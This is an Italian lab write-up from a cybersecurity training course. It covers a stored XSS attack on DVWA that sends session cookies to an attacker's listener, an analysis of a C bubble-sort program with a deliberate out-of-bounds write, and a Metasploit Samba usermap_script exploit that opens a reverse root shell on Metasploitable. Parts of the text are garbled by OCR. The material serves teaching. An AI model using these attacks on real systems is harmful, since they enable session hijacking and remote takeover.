Infine, lo script utilizza il metodo "document.write" per inserire un'immagine all'interno della pagina web. Questo fa sì che, ogni volta che la pagina viene caricata, il jpeg venga visualizzato e il valore del cookie dell'utente corrente venga inviato al server remoto sulla porta 4444.

Si da evidenza di quanto detto nella slide precedente:
a sinistra la schermata dell'attaccante, a destra quella della vittima

The image shows two side-by-side screenshots illustrating a stored Cross-Site Scripting (XSS) attack.

Left Screenshot (Attacker's View):

- A terminal window titled "kali@kali: ~".
- Log entries:
 - Server avviato sulla porta 4444
 - 192.168.104.100 - [14/Mar/2023 06:47:25] "GET /home/kali/Schermo.jpegsecurity=low;%20PHPSESSID=5a294ebfa89887f1ef1516ae720704b9 HTTP/1.1" 200 -
 - 192.168.104.100 - [14/Mar/2023 06:58:29] "GET /home/kali/Schermo.jpegsecurity=low;%20PHPSESSID=59a0b76a90bfdbd

Right Screenshot (Victim's View):

- A web browser window titled "Vulnerability: Stored Cross Site Scripting (XSS)".
- Left sidebar menu:
 - Home
 - Instructions
 - Setup
 - Brute Force
 - Command Execution
 - CSRF
 - File Inclusion
 - SQL Injection
 - SQL Injection (Blind)
 - Upload
 - XSS reflected
 - XSS stored
- Main content area:
 - Form fields:
 - Name *
 - Message *
 - Sign Guestbook button
 - Test results:
 - Name: test
Message: This is a test comment.
 - Name: Screen
Message:
 - Terminal window titled "Prompt dei comandi":
 - Microsoft Windows XP [Versione 5.1.2600]
 - (C) Copyright 1985-2001 Microsoft Corp.
 - C:\Documents and Settings\Epicode_user>ipconfig
 - Configurazione IP di Windows
 - Scheda Ethernet Connessione alla rete locale (LAN):
 - Suffisso DNS specifico per connessione:
Indirizzo IP : 192.168.1.200
 - Subnet mask : 255.255.255.0
 - Gateway predefinito : 192.168.1.1
 - C:\Documents and Settings\Epicode_user>ciao mi screenee??_

Build Week 2 Giorno 3 - System Exploit Bof

Apriamo il programma allegato alla traccia d'esercizio, bubblesort.

```
bubblesort.c

1 #include <stdio.h>
2
3 int main () {
4
5     int vector [10], i, j, k;
6     int swap_var;
7
8
9     printf ("Inserire 10 interi:\n");
10
```

Vengono definite:

- la funzione main, punto di partenza per eseguire il programma
- le 4 variabili (un array di interi "vector" di dimensione 10, e tre interi "i", "j", e "k")
- una variabile intera "swap_var", utilizzata per scambiare i valori durante il processo di ordinamento.

L'utente visualizzerà un messaggio che gli chiederà di inserire 10 interi

```
bubblesort.c

10
11    for ( i = 0 ; i < 10 ; i++)
12    {
13        int c= i+1;
14        printf("[%d]:", c);
15        scanf ("%d", &vector[i]);
16    }
17
18
19    printf ("Il vettore inserito e':\n");
20    for ( i = 0 ; i < 10 ; i++)
21    {
22        int t= i+1;
23        printf("[%d]: %d", t, vector[i]);
24        printf("\n");
25    }
26
```

Ci sono poi 4 cicli for.

Nel primo, per ogni valore di "i" da 0 a 9:

- Crea una variabile "c" che sia uguale a "i+1"
- Printa il messaggio "[%d]:" , dove "%d" è il valore di "c".
- Legge e memorizza nella posizione "i+1" l'intero inserito dall'utente

Nel secondo, utilizzato per printare il vettore inserito dall'utente, seguito da un carattere di nuova linea.

Le istruzioni sono impostate sulla stessa logica del precedente ciclo, con la differenza che si chiede di printare il messaggio [%d]: %d

```
27
28 for (j = 0 ; j < 10 - 1; j++)
29     {
30         for (k = 0 ; k < 10 - j - 1; k++)
31             {
32                 if (vector[k] > vector[k+1])
33                 {
34                     swap_var=vector[k];
35                     vector[k]=vector[k+1];
36                     vector[k+1]=swap_var;
37                 }
38             }
39     }
40 printf("Il vettore ordinato e':\n");
41 for (j = 0; j < 10; j++)
42     {
43         int g = j+1;
44         printf("[%d]:", g);
45         printf("%d\n", vector[j]);
46     }
47
48 return 0;
49
50
51 }
```

Il terzo è un doppio ciclo for, alla fine del quale l'array "vector" risulterà ordinato in modo crescente.


Difatti, il programma comanda per ogni valore di "k" da 0 a 8-j di eseguire la seguente istruzione:

Se l'elemento "k" dell'array "vector" è maggiore dell'elemento "k+1", allora i due elementi verranno scambiati.

Nel quarto, viene stampato il valore di ogni elemento del vettore, preceduto dal suo indice di posizione incrementato di 1, all'interno di parentesi quadre.

In sintesi:

Il programma chiede all'utente di inserire 10 interi e li memorizza in un vettore. Successivamente, utilizza l'algoritmo di ordinamento "bubble sort" per ordinare i numeri in ordine crescente. Infine, stampa il vettore ordinato a schermo. A destra il funzionamento del Bubblesort:



Criticità:

Una possibile criticità di questo programma è che non effettua alcun controllo sull'input fornito dall'utente durante la fase di inserimento dei numeri nel vettore.

Non verifica se l'input inserito è effettivamente un numero intero o se il numero di elementi inseriti corrisponde a 10.

Inoltre, se l'utente inserisce numeri molto grandi o molto piccoli, potrebbe verificarsi un overflow o un underflow, causando malfunzionamenti del programma.

Di seguito forniamo:
nello screen più a sinistra un'evidenza del funzionamento del
programma;
in quelli a destra un'evidenza delle criticità dello stesso

```
[kali㉿kali)-[~]
$ gcc -o bubblesort bubblesort.c

[kali㉿kali)-[~]
$ ./bubblesort
Home
Inserire 10 interi:
[1]:1
[2]:5
[3]:10
[4]:20
[5]:80
[6]:34
[7]:12
[8]:72
[9]:95
[10]:100
Il vettore inserito e':
[1]: 1
[2]: 5
[3]: 10
[4]: 20
[5]: 80
[6]: 34
[7]: 12
[8]: 72
[9]: 95
[10]: 100
Il vettore ordinato e':
[1]:1
[2]:5
[3]:10
[4]:12
[5]:20
[6]:34
[7]:72
[8]:80
[9]:95
[10]:100
```

```
[1] (kali㉿kali)-[~]
$ ./bubblesort
19 printf ("Il vettore inserito e':\n");
Inserire 10 interi:
[1]:10000000000
[2]:-578273935503292
[3]:432
[4]:2929
[5]:10000000000000000000000000000000
[6]:227
[7]:-2126465839274503
[8]:sette
[9]:[10]:Il vettore inserito e':
[1]: 10000000000
[2]: 461230148
[3]: 432
[4]: 2929
[5]: -1
[6]: 227
[7]: -1761221127
[8]: 0
[9]: 0
[10]: 0
Il vettore ordinato e':
[1]:-1761221127
[2]:-1
[3]:0
[4]:0
[5]:0
[6]:227
[7]:432
[8]:2929
[9]:461230148
[10]:10000000000
```

Correzioni del codice

```
1 #include <stdio.h>
2 #include <float.h>
3 #include <stdlib.h>
4 #define MAX_SIZE 4096
5
6 //-----Lista Funzioni-----
7 void InputVector(double v[]);
8 void OutputVector(double v[]);
9 void BubbleSort(double v[]);
10 void SegmentationFault(double v[]);
11 void Main(double v[]);
12 //-----MAIN-----
13 int main ()
14 {
15     double vector [10];
16     int scl=0;
17     while(1){
18         //Menu Principale
19         printf("\n\n-----ALGORITMO DI ORDINAMENTO-----\n");
20         printf(" <>[1]BubbleSort\n");
21         printf(" <>[2]SegmentationFault[*]Errore[*]\n");
22         printf(" <>[3]Esci\n");
23         printf(" <\n");
24
25         printf("Scelta>>>");
26         scanf("%d", &scl);
27         switch(scl){
28             case 1:{
29                 //Richiamo Del Programma Principale
30                 Main(vector);
31                 break;
32             case 2:{
33                 //Richiamo del SegmentationFault
34                 SegmentationFault(vector);}
35             case 3:{
36                 printf("Arrivederci :)");
37                 return 0;}
38             default:{
39                 printf("\n\n-----***ERRORE DI INSERIMENTO***-----\n\n");
40                 while (getchar() != '\n');}
41         }
42     }
43 }
```

```
45 //-----Funzioni-----//
46
47 void BubbleSort(double v[]) //Algoritmo di ordinamento BubbleSort
48 {
49     for (int j = 0 ; j < 10 - 1; j++)
50     {
51         for (int k = 0 ; k < 10 - j - 1; k++)
52         {
53             if (v[k] > v[k+1])
54             {
55                 double temp=v[k];
56                 v[k]=v[k+1];
57                 v[k+1]=temp;
58             }
59         }
60     }
61 }
62
```

```
63 void InputVector(double v[])
64 {
65     while(getchar() != '\n'); //svuotiamo il buffer
66     for (int i = 0; i < 10; i++)
67     {
68         printf("[%d]:" , i+1);
69
70         //Continuiamo a chiedere l'input fin quando non viene inserito un valore numerico valido
71         char input[MAX_SIZE];
72         while(fgets(input, MAX_SIZE, stdin) != NULL)
73         {
74             char *p;
75             //Conversione della variabile input in double, il puntatore p viene usato per contenere l'indirizzo del primo carattere non convertito della stringa.
76             double num = strtod(input, &p);
77
78             //Controllo se l'intero input è stato convertito correttamente, verificando che *p punti ai caratteri di fine linea
79             if (*p == '\n' || *p == '\0')
80             {
81                 if (num >= -DBL_MAX && num <= DBL_MAX) //Verifica che il valore numerico sia compreso nell'intervallo [-DBL_MAX, DBL_MAX]
82                 {
83                     v[i] = num;
84                     break;
85                 }else{printf("\nDimensione del numero non supportata - Riprova!!!\n\n[%d]:" , i+1);}
86             }else{printf("\nInserimento non corretto!!!\n\n[%d]:" , i+1);}
87         }
88     }
89 }
```

```
90
91 void OutputVector(double v[])
92 {
93     for (int i = 0 ; i < 10 ; i++)
94     {
95         printf("[%d]: %lf", i+1, v[i]);
96         printf("\n");
97     }
98 }
99
100 void SegmentationFault(double v[])
101 {
102     for (int i = 0 ; i < 10 ; i++)
103     {
104         printf("[%d]:" , i+1);
105         //Allociamo l'input in celle di memoria non contemplate dall'array
106         scanf ("%d", &v[i*1000]);
107     }
108 }
109
110 void Main(double v[])
111 {
112     //Inserimento Valori nel Vettore
113     printf ("Inserire 10 numeri:\n");
114     InputVector(v);
115
116     //Output del vettore inserito
117     printf ("Il vettore inserito e':\n");
118     OutputVector(v);
119
120     //BubbleSort
121     BubbleSort(v);
122
123     //Output del vettore ordinato
124     printf("Il vettore ordinato e':\n");
125     OutputVector(v);
126 }
127
```

Esecuzione programma completo

```
Altrario, la funzione restituirà un valore diverso da 1,  
il non valido. Riprova.\n");  
«—————ALGORITMO DI ORDINAMENTO—————»  
<<[1]BubbleSort >>  
<<[2]SegmentationFault[*]Errore[*] >>  
<<[3]Esci >>  
«—————»  
  
Scelta>>>sdfs  
  
——**ERRORE DI INSERIMENTO**——  
  
«—————ALGORITMO DI ORDINAMENTO—————»  
<<[1]BubbleSort >>  
<<[2]SegmentationFault[*]Errore[*] >>  
<<[3]Esci >>  
«—————»  
  
Scelta>>>■
```

```
«—————ALGORITMO DI ORDINAMENTO—————»  
<<[1]BubbleSort >>  
<<[2]SegmentationFault[*]Errore[*] >>  
<<[3]Esci >>  
«—————»  
«—————Altrario, la funzione restituirà un valore diverso da 1,  
il non valido. Riprova.\n");  
Scelta>>>2  
[1]:123  
[2]:315325  
zsh: segmentation fault ./BW_D3_BOF_Completo  
└─(kali㉿kali)-[~/Desktop/Epicode_Lab/BuildWeekTau]  
$ █
```

```
Scelta>>>1  
Inserire 10 numeri:  
[1]:  
[2]:123432  
[3]:fqw  
Inserimento non corretto!!!  
[3]:gweg3u4ycgr3267trg72y3t7832t  
Inserimento non corretto!!!  
[3]:3t234  
Inserimento non corretto!!!  
[3]:234  
Inserimento non corretto!!!  
[4]:-346236ain ()  
[5]:-54665  
[6]:233r2ruble vector [10];  
Inserimento non corretto!!!  
[6]:25 //Menu Principale  
[7]:2 printf("\n\n");  
[8]:1 printf("<<[1]BubbleSort  
[9]:6 printf("<<[2]SegmentationFault[*]Errore[*]  
[10]:5 printf('<<[3]Esci  
Il vettore inserito e':  
[1]: 0.000000  
[2]: 123432.000000  
[3]: 234.000000  
[4]: -346236.000000  
[5]: -54665.000000  
[6]: 25.000000  
[7]: 2.000000 //Inserimento Valori nel Vettore  
[8]:1.000000 printf ("Inserire 10 numeri:\n");  
[9]:6.000000 InputVector(vector);  
[10]:5.000000  
Il vettore ordinato e':  
[1]: -346236.000000  
[2]: -54665.000000  
[3]: 0.000000 printf ("Il vettore inserito e':\n");  
[4]: 1.000000 OutputVector(vector);  
[5]: 2.000000 //BubbleSort  
[6]: 5.000000 BubbleSort(vector);  
[7]: 6.000000  
[8]: 25.000000 //Output del vettore ordinato  
[9]: 234.000000  
[10]: 123432.000000
```

Build Week 2

Giorno 4 - Exploit Metasploitable con Metasploit

Settaggio
indirizzi ip e
ping macchine

```
auto eth0
iface eth0 inet static
address 192.168.50.150
netmask 255.255.255.0
network 192.168.50.0
broadcast 192.168.50.255
gateway 192.168.50.1
```

```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.50.100/24
gateway 192.168.50.1
```

```
└─(kali㉿kali)-[~]
└─$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=3.22 ms
^C
— 192.168.50.150 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 3.216/3.216/3.216/0.000 ms
```

Scansione su Meta con Nessus

Lanciamo la scansione su Nessus e identifichiamo la vulnerabilità Samba Badlock attiva sulla porta 445

meta buildweek / 192.168.50.150

< Back to Hosts

Configure Audit Trail Launch Report Export

Vulnerabilities 62


Filter Search Vulnerabilities 62 Vulnerabilities

Sev	Score	Name	Family	Count	Actions
CRITICAL	10.0 *	NFS Exported Share Information Disclosure	RPC	1	🔗
CRITICAL	10.0	Unix Operating System Unsupported Version Detection	General	1	🔗
CRITICAL	10.0 *	VNC Server 'password' Password	Gain a shell remotely	1	🔗
CRITICAL	9.8	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Web Servers	1	🔗
CRITICAL	9.8	Bind Shell Backdoor Detection	Backdoors	1	🔗
CRITICAL	...	SSL (Multiple Issues)	Gain a shell remotely	3	🔗
MIXED	...	SSL (Multiple Issues)	Service detection	3	🔗
HIGH	7.5	NFS Shares World Readable	RPC	1	🔗
HIGH	7.5	Samba Badlock Vulnerability	General	1	🔗
MIXED	...	SSL (Multiple Issues)	General	27	🔗
MIXED	...	ISC Bind (Multiple Issues)	DNS	5	🔗

Host Details

IP: 192.168.50.150
MAC: 08:00:27:AA:61:AD
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
Start: Today at 10:45 AM
End: Today at 11:10 AM
Elapsed: 25 minutes
KB: Download

Vulnerabilities



- Critical
- High
- Medium
- Low
- Info

Il servizio attivo sulla porta definita è vulnerabile ad un attacco di tipo "command execution". Ciò significa che sfruttando parametri di configurazione, un attaccante può eseguire codici arbitrari sulla macchina remota. Questa informazione sarà utile per identificare ed eventualmente settare il giusto payload.

meta buildweek / Plugin #90509

← Back to Vulnerabilities

Vulnerabilities 62

HIGH Samba Badlock Vulnerability

Description
The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

solution
Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

See Also
<http://badlock.org>
<https://www.samba.org/samba/security/CVE-2016-2118.html>

Output
Nessus detected that the Samba Badlock patch has not been applied.
To see debug logs, please visit individual host

Port ▲ Hosts
445 / tcp / cifs 192.168.50.150

Risk Information

Risk Factor: Medium

CVSS v3.0 Base Score 7.5

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:U/RL:O/RC:C

CVSS v3.0 Temporal Score: 6.5

CVSS v2.0 Base Score: 6.8

CVSS v2.0 Temporal Score: 5.0

CVSS v2.0 Vector: CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P

CVSS v2.0 Temporal Vector: CVSS2#E:U/RL:OF/RC:C

Vulnerability Information

CPE: cpe:/a:samba:samba

Exploit Available: false

Exploit Ease: No known exploits are available

Patch Pub Date: April 12, 2016

Descrizione di Nessus

La versione di Samba, è affetta da una falla, nota come Badlock. Un attaccante in posizione di man-in-the-middle, può sfruttare questa falla per forzare il downgrade del livello di autenticazione, il che consente la visualizzazione o la modifica di dati di sicurezza sensibili o la disattivazione di servizi critici.

Fase di Exploit

```
msf6 > search samba
          the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical
          services.

Matching Modules
=====
#  Name
-   exploit/unix/webapp/citrix_access_gateway_exec
  0  exploit/windows/license/calicclnt_getconfig
  1  exploit/unix/misc/distcc_exec
  2  exploit/windows/smb/group_policy_startup
  3  exploit/windows/fileformat/ms14_060_sandworm
  4  post/linux/gather/enum_configs
  5  auxiliary/scanner/rsync/modules_list
  6  exploit/windows/fileformat/ms14_060_sandworm
  7  exploit/unix/http/quest_kace_systems_management_rce
  8  exploit/multi/samba/usermap_script
  9  exploit/multi/samba/nttrans
 10  exploit/linux/samba/setinfopolICY_heap
 11  auxiliary/admin/smb/samba_symlink_traversal

Solution
=====
Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

#  Disclosure Date  Rank    Check  Description
-   -----
  0  2010-12-21    excellent Yes    Citrix Access Gateway Command Execution
  1  2005-03-02    average  No     Computer Associates License Client GETCONFIG Overflow
  2  2002-02-01    excellent Yes    DistCC Daemon Command Execution
  3  2015-01-26    manual   No     Group Policy Script Execution From Shared Resource
  4  2015-01-26    normal   No     Linux Gather Configurations
  5  2015-01-26    normal   No     List Rsync Modules
  6  2014-10-14    excellent No    MS14-060 Microsoft Windows OLE Package Manager Code Injection
  7  2018-05-31    excellent Yes    Quest KACE Systems Management Command Injection
  8  2007-05-14    excellent No    Samba "username map script" Command Execution
  9  2003-04-07    average  No    Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
 10  2012-04-10    normal   Yes   Samba SetInformationPolicy AuditEventsInfo Heap Overflow
 11  2015-01-26    normal   No    Samba Symlink Directory Traversal
```

```
msf6 exploit(multi/samba/usermap_script) > show payloads
          Solution
          Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

Compatible Payloads
=====
#  Name
-   payload/cmd/unix/bind_awk
  0  payload/cmd/unix/bind_busybox_telnetd
  1  payload/cmd/unix/bind_inetd
  2  payload/cmd/unix/bind_jjs
  3  payload/cmd/unix/bind_lua
  4  payload/cmd/unix/bind_netcat
  5  payload/cmd/unix/bind_netcat_gaping
  6  payload/cmd/unix/bind_netcat_gaping_ipv6
  7  payload/cmd/unix/bind_perl
  8  payload/cmd/unix/bind_perl_ipv6
  9  payload/cmd/unix/bind_r
 10  payload/cmd/unix/bind_ruby
 11  payload/cmd/unix/bind_socat_udp
 12  payload/cmd/unix/bind_zsh
 13  payload/cmd/unix/generic
 14  payload/cmd/unix/pingback_bind
 15  payload/cmd/unix/pingback_reverse
 16  payload/cmd/unix/reverse
 17  payload/cmd/unix/reverse_awk
 18  payload/cmd/unix/reverse_telnet
 19  payload/cmd/unix/reverse_awk

          See Also
          Hosts
          192.168.11.112

#  Disclosure Date  Rank    Check  Description
-   -----
  0  normal  No    Unix Command Shell, Bind TCP (via AWK)
  1  normal  No    Unix Command Shell, Bind TCP (via BusyBox telnetd)
  2  normal  No    Unix Command Shell, Bind TCP (inetd)
  3  normal  No    Unix Command Shell, Bind TCP (via jjs)
  4  normal  No    Unix Command Shell, Bind TCP (via Lua)
  5  normal  No    Unix Command Shell, Bind TCP (via netcat)
  6  normal  No    Unix Command Shell, Bind TCP (via netcat -e)
  7  normal  No    Unix Command Shell, Bind TCP (via netcat -e) IPv6
  8  normal  No    Unix Command Shell, Bind TCP (via Perl)
  9  normal  No    Unix Command Shell, Bind TCP (via perl) IPv6
 10  normal  No    Unix Command Shell, Bind TCP (via R)
 11  normal  No    Unix Command Shell, Bind TCP (via Ruby)
 12  normal  No    Unix Command Shell, Bind TCP (via Ruby) IPv6
 13  normal  No    Unix Command Shell, Bind UDP (via socat)
 14  normal  No    Unix Command Shell, Bind TCP (via Zsh)
 15  normal  No    Unix Command, Generic Command Execution
 16  normal  No    Unix Command Shell, Pingback Bind TCP (via netcat)
 17  normal  No    Unix Command Shell, Pingback Reverse TCP (via netcat)
 18  normal  No    Unix Command Shell, Double Reverse TCP (telnet)
 19  normal  No    Unix Command Shell, Reverse TCP (via AWK)
```

Con search troviamo il modulo di cui necessitiamo

Non sarà necessario settare il payload, perchè quello settato di default è "cmd/unix/reverse", ideale per il nostro exploit

```
File Actions Edit View Help
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name      Current Setting  Required  Description
---      _____           _____
RHOSTS          192.168.50.150    yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          139                   yes        The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
---      _____           _____
LHOST          127.0.0.1       yes        The listen address (an interface may be specified)
LPORT          4444                  yes        The listen port

Exploit target:
Id  Name
--- 
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.50.100
lhost => 192.168.50.100
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:44257) at 2023-03-14
12:28:06 +0100
```

Con show options modifichiamo i parametri di configurazione in base alle nostre esigenze.

Più precisamente settiamo:

- rhost
- rport
- lhost
- lport

Successivamente, lanciamo l'exploit

```
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo k1zThfkptNd9F2zg;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "k1zThfkptNd9F2zg\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.104.100:4444 → 192.168.104.150:39923) at 2023-03-16 05:23:46
```

Dopo aver lanciato l'exploit, ci accertiamo che vada a segno

```
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:aa:61:ad
           inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
           inet6 addr: fe80::a00:27ff:fea:61ad/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:20049 errors:0 dropped:0 overruns:0 frame:0
             TX packets:15262 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:2246505 (2.1 MB) TX bytes:2418736 (2.3 MB)
             Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
           inet addr:127.0.0.1 Mask:255.0.0.0
           inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:16436 Metric:1
             RX packets:1001 errors:0 dropped:0 overruns:0 frame:0
             TX packets:1001 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:244963 (239.2 KB) TX bytes:244963 (239.2 KB)

id
uid=0(root) gid=0(root)
whoami
root
```

Infine, controlliamo di essere effettivamente sulla shell della macchina vittima lanciando i comandi: ifconfig, id e whoami

Per un'ulteriore controllo lanciamo un nmap e verifichiamo che il servizio sulla porta 445 sia cambiato

```
File Azioni Modifica Visualizza Aiuto
Cestino
File system
Home
Desktop

(kali㉿kali)-[~]
$ nmap -sV 192.168.50.150
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 11:08 CET
Nmap scan report for 192.168.50.150
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login?       netkit rshd
514/tcp   open  shell         Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3386/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN, os: Unix, Line: 1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.64 seconds

(kali㉿kali)-[~]
$ nmap --script=rmi-vuln-classloader -p 445 192.168.50.150
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 11:49 CET
Nmap scan report for 192.168.50.150
Host is up (0.00048s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 13.14 seconds

File Azioni Modifica Visualizza Aiuto
kali㉿kali-[~]

Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 192.168.50.100 yes The listen address (an interface may be specified)
LPORT 5555 yes The listen port

Exploit target:
Id Name
